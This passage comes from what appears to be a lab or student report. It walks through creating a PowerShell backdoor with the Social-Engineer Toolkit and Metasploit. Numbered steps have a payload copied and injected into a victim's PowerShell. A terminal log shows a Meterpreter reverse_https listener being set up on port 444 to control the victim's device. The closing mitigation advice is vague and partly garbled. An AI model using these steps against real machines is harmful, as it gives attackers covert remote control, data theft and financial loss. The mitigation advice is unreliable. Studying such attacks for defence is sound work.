
9) select root folder in file system.




10) Give authentication password to get root access.




11) After that we will see this interface.




12) Enter path in search which we get in payload creation.



13) Open that file in notepad.




14) Copy that payload which display in notepad.



15) After that we will inject that payload in PowerShell of victims device.

And after that we need to set listener.





```
File Actions Edit View Help
[*] Reverse_HTTPS takes a few seconds to calculate..One moment...
No encoder specified, outputting raw payload
Payload size: 362 bytes
Final size of c file: 1683 bytes
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/
asp> Do you want to start the listener now [yes/no]: : yes
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

/ It looks like you're trying to run a \
module

+ --[ metasploit v6.3.55-dev ]
+ --[ 2297 exploits - 1225 auxiliary - 422 post ]
+ --[ 1391 payloads - 46 encoders - 11 nops ]
+ --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 444
LPORT => 444
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/powershell) >
[*] Started HTTPS reverse handler on https://0.0.0.0:444
```

16) Then we can control victims device by passing commands.

## IMPACT ASSESMENT:

The backdoor creation provide attackers to control victims device .through this attackers can do anything with that device like involving it into criminal asset , get sensitive data, financial loss and etc...

The backdoor creation for OS can give entire controlling of victims for attackers.

## MITIGAION:

- ❑ **PowerShell Antivirus** : The PowerShell antivirus provides waste security technology to protect devices form backdoors like this.
- ❑ **Avoiding unknow links:** Avoid clicking links from unknowns sources like spam mail or messages without country code etc....
- ❑ **Keep systems private:** avoid sharing your system with others.